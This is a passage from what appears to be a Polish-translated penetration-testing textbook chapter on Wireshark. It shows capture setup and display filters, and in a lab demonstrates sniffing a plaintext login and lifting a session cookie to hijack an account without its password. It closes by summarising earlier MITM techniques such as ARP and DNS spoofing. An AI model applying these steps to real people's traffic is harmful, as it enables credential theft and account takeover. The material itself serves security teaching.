
Możemy zobaczyć wszystkie opcje, które możemy ustawić, wszystkie interfejsy, które mamy, i możemy zobaczyć ruch generowany na nich, jak pokazano na poniższym zrzucie ekranu:



Interfejs eth0 co jakiś czas generuje ruch, ponieważ pochodzi z komputera z systemem Windows. Możemy wybrać interfejsy, na których chcemy rozpocząć przechwytywanie, a nawet wybrać więcej niż jeden. Wystarczy przytrzymać klawisz Ctrl i kliknąć drugi interfejs. Jeśli przejdziemy do zakładki „Wyjście”, mamy możliwość zapisania pakietów:




Jeśli chcemy tylko podsłuchiwać i nie analizować, możemy po prostu przejść do sekcji „Przeglądaj" i zapisać gdzieś pakiety, które chcemy podsłuchiwać, a następnie przeanalizować je w dowolnym momencie. Możemy je po prostu otworzyć za pomocą Wiresharka, tak jak widzieliśmy w poprzedniej sekcji. Wystarczy przejść do „Plik | Otwórz", a następnie otworzyć pakiety i rozpocząć analizę. Teraz mamy wybrany eth0 i klikamy „Start", co rozpocznie przechwytywanie pakietów. Wszystko, co będzie przepływać przez eth0, zostanie przechwycone i wyświetlone w Wireshark:




Wszystko (mamy na myśli obrazy, obrazki, wiadomości, pliki cookie), co ten komputer robi w internecie, będzie przepływać przez eth0 i dlatego zostanie przechwycone przez Wiresharka. To nie jest tak jak MITMf, który wyświetlał nam tylko ważne informacje. W Wireshark zobaczymy wszystko, cały wygenerowany ruch. Zatem najpierw wygenerujmy trochę ruchu i spróbujmy przeanalizować


pakiety, czyli ruch, który wygenerowaliśmy. W głównym interfejsie Wiresharka, jak pokazano na poniższym zrzucie ekranu, możemy zobaczyć, że każdy rekord jest pakietem:




Widzimy kolumny. Przede wszystkim kolumna „Numer” służy do numerowania pakietów. W kolumnie „Czas” zobaczymy czas przechwycenia pakietu. Czas rośnie w miarę przesuwania się w dół i pokazuje, kiedy pakiety zostały przechwycone. Widzimy również kolumnę „Źródło”, która wskazuje, z którego urządzenia pakiet został wysłany. Kolumna „Dla celu” zawiera adres IP urządzenia odbierającego. Kolumna „Protokół” zawiera nazwę protokołu używanego przez pakiet. W kolumnie „Długość” możemy zobaczyć długość, czyli rozmiar. Więcej informacji o pakiecie znajduje się również w kolumnie „Informacje”:



Widzimy również, że pakiety mają różne kolory. Zazwyczaj zielony to pakiety TCP, a ciemnoniebieski to pakiety DNS. Jasnoniebieski zazwyczaj oznacza pakiety UDP, ale obecnie nie mamy żadnych pakietów UDP, a także widzimy kilka czarnych pakietów, które są pakietami TCP, w których wystąpiły problemy. Dwukrotne kliknięcie dowolnego pakietu spowoduje wyświetlenie dodatkowych informacji. Są to te same informacje, które są wyświetlane na dole głównego interfejsu. Na poniższym zrzucie ekranu widać, że mamy ramkę, Ethernet, protokół internetowy i protokół kontroli transmisji (SCT), a dzięki temu możemy kliknąć strzałkę i wyświetlić więcej informacji. Dwukrotne kliknięcie pakietu spowoduje wyświetlenie dokładnie tych samych informacji i pozwoli nam uzyskać informacje o wybranym pakiecie:



Większość wygenerowanego przez nas ruchu to ruch HTTP, więc aby pozbyć się tych wszystkich trudnych do odczytania informacji, wpiszemy po prostu „HTTP" w filtrach i naciśniemy Enter. Jak widać, odfiltrowało to wszystkie pakiety ruchu HTTP. Na przykład, mamy żądanie „POST" wysłane z naszego komputera docelowego do serwera. Nadal nie wiemy, co to za serwer, ale jest to serwer w internecie. Po dwukrotnym kliknięciu uzyskamy więcej informacji o tym pakiecie. Zmniejszymy to tutaj. W sekcji „Frame" możemy zobaczyć używany interfejs. Możemy zobaczyć informacje o samym pakiecie. W Ethernet II, jak widać na poniższym zrzucie ekranu, znajdują się informacje o miejscu docelowym i źródle, więc możemy zobaczyć, że używany jest adres MAC. W protokole internetowym zobaczymy informacje takie jak geolokalizacja celu, gdzie pakiet został wysłany. W Transmisji możemy zobaczyć informacje o używanych portach:




Teraz, naprawdę interesującą częścią dla nas jest protokół Hypertext Transfer Protocol, ponieważ to właśnie tutaj widzimy interesujące informacje. Widzimy tutaj, że żądanie zostało wysłane do bing.com, i że to żądanie wyszukiwało www, a typem zawartości był tekst. Możemy więc uzyskać te informacje, jak widać na poniższym zrzucie ekranu, o każdym wysłanym pakiecie i zobaczyć, że Wireshark rejestruje wszystko, co się dzieje. Nie tylko pokazuje interesujące informacje, ale dosłownie rejestruje wszystko. Zawiera interesujące rzeczy i wiele więcej:


Możemy więc ponownie zobaczyć wszystkie wyszukiwania, które wykonaliśmy. Możemy zobaczyć wszystkie adresy URL, które użytkownik do tej pory wpisał. Przewijając w dół, zobaczymy wszystkie inne odwiedzone przez nas adresy URL.

Filtry Wireshark


W tej sekcji pokażemy, jak korzystać z kolejnych filtrów Wireshark i przechwytywać nazwę użytkownika i hasło, a także jak wyświetlić pliki cookie użytkownika, który jest już zalogowany do usługi i nie podał nazwy użytkownika ani hasła. Rozpoczniemy więc nowe przechwytywanie. Po prostu przejdziemy do Hotmaila i zalogujemy się, używając nazwy użytkownika, która brzmi `zaid@hotmail.com`, a następnie wprowadzimy hasło, które będzie losowym hasłem do przechwycenia. Wpiszemy 123456 i naciśniemy Enter. Po przejściu do narzędzia Wireshark zobaczymy, że udało mu się przechwycić ruch, jak widać na poniższym zrzucie ekranu. W ruchu będziemy szukać żądań HTTP i POST:



Widzimy żądanie POST wysłane z komputera docelowego do serwera. Otworzymy je i zobaczymy, co się w nim znajduje. Przeskanujemy te przechwycone dane, aby sprawdzić, która sesja zawiera naszą nazwę użytkownika i hasła. Otworzymy wszystkie adresy URL HTTPS, a także jeden z żądaniem POST. Na poniższym zrzucie ekranu znaleźliśmy sesję, która przechwyciła nasze dane logowania. Aby je zobaczyć, musimy przejść do formularza HTML. Przechwycono sesję logowania, która wygląda następująco: `zaid@hotmail.com`, więc oto, co wprowadziliśmy. Można również zobaczyć wysłane hasło: 123456:




Zatem MITMf ponownie przechwytywał wszystkie dane i wyświetlał informacje. Filtrował ważne informacje. Widzimy, że możemy przechwycić wszystko, co jest przesyłane przez sieć, za pomocą Wiresharka. Inną rzeczą, którą możemy zrobić, jest przeszukanie całych pakietów. Możemy po prostu przejść do opcji Edycja, a następnie wybrać Znajdź pakiet i przeszukać listę pakietów lub szczegóły pakietu. Jeśli przeszukamy szczegóły pakietu, zachowamy ten ciąg znaków Narrow & Wide, i otrzymamy ciąg znaków. Możemy zastosować filtr wyświetlania, jeśli chcemy, ale szukamy ciągu znaków, czyli zwykłego tekstu. Jeśli wyszukamy Zaid, zostanie on od razu przeszukany pod kątem naszej nazwy użytkownika. Ponownie, gdy go znajdziemy, możemy kliknąć go dwukrotnie – w zależności od tego, co jest dla nas wygodniejsze. Na poniższym zrzucie ekranu możemy zobaczyć, że udało nam się przechwycić nazwę użytkownika, która brzmi `zaid@hotmail.com`:



Teraz możemy użyć opcji „Znajdź następny”, aby znaleźć kolejny pakiet, który zawiera nasze hasło. Ponownie, wyszukiwanie w tym miejscu to bardzo przydatna funkcja, która pozwoli nam nawigować po wszystkich pakietach i znaleźć to, czego szukamy. Teraz rozpocznijmy nowy przechwyt i sprawdźmy, czy faktycznie uda nam się przechwycić pliki cookie. Przejdźmy więc do komputera z systemem Windows, a następnie do serwisu Dailymotion, do którego już wcześniej się logowaliśmy. Jak widać,

nie prosi mnie o logowanie, ponieważ już jesteśmy zalogowani i ma już swoją nazwę, więc po prostu przejdziemy do tego kanału. To po prostu fałszywy kanał, który utworzyliśmy. Przejdźmy do Wiresharka i zatrzymajmy przechwytywanie, a zamiast HTTP poszukajmy http.cookie:



Jeśli więc przejdziemy na dół, osoba ta dotarła do swojej strony domowej, czyli do nazwy użytkownika, tej fałszywej nazwy użytkownika, którą mieliśmy. Teraz, jeśli przejdziemy do wcześniejszego żądania POST i spojrzymy na hipertekst, zobaczymy plik cookie wysłany w celu uwierzytelnienia tej osoby. Możemy po prostu pobrać wtyczkę do naszej przeglądarki i wstrzyknąć te pliki cookie do tej przeglądarki. Będziemy mogli zalogować się do tej nazwy użytkownika, do tego konta, bez użycia hasła, tak samo jak użytkownik. To tak samo, jak zrobiliśmy z fretką i chomikiem. Ponownie, robimy to tylko po to, aby przekonać się, że Wireshark może być używany do wszystkich ataków, które przeprowadzaliśmy wcześniej, a także do wielu innych, ponieważ zasadniczo może przechwycić wszystko, co przepływa przez nasze urządzenie. Każde żądanie wysłane lub odebrane do lub z komputerów docelowych przejdzie przez nasz interfejs, a następnie Wireshark przechwyci wszystko. Niezależnie od tego, czy uzna to za ważne, czy nie, przechwyci wszystko, więc jest to naprawdę bardzo poręczne i użyteczne narzędzie.

Podsumowanie

Pierwsza część dotyczyła frameworka MITM, który może być wykorzystany do jednego z najpotężniejszych ataków, jakie możemy przeprowadzić w sieci. Przeprowadziliśmy atak MITM z użyciem arpspoof, ominęliśmy protokół HTTPS, zajmowaliśmy się przechwytywaniem sesji, przyjrzeliśmy się podszywaniu się pod DNS, poznaliśmy keyloggery i omówiliśmy wstrzykiwanie kodu. Później poznaliśmy narzędzie Wireshark, które jest bardzo skutecznym narzędziem do gromadzenia informacji o klientach poprzez analizę pakietów przesyłanych przez określony cel. Pozwala ono użytkownikom dekodować przenoszone przez nie informacje. Poznaliśmy podstawy jego obsługi, a także nauczyliśmy się stosować i analizować kilka filtrów.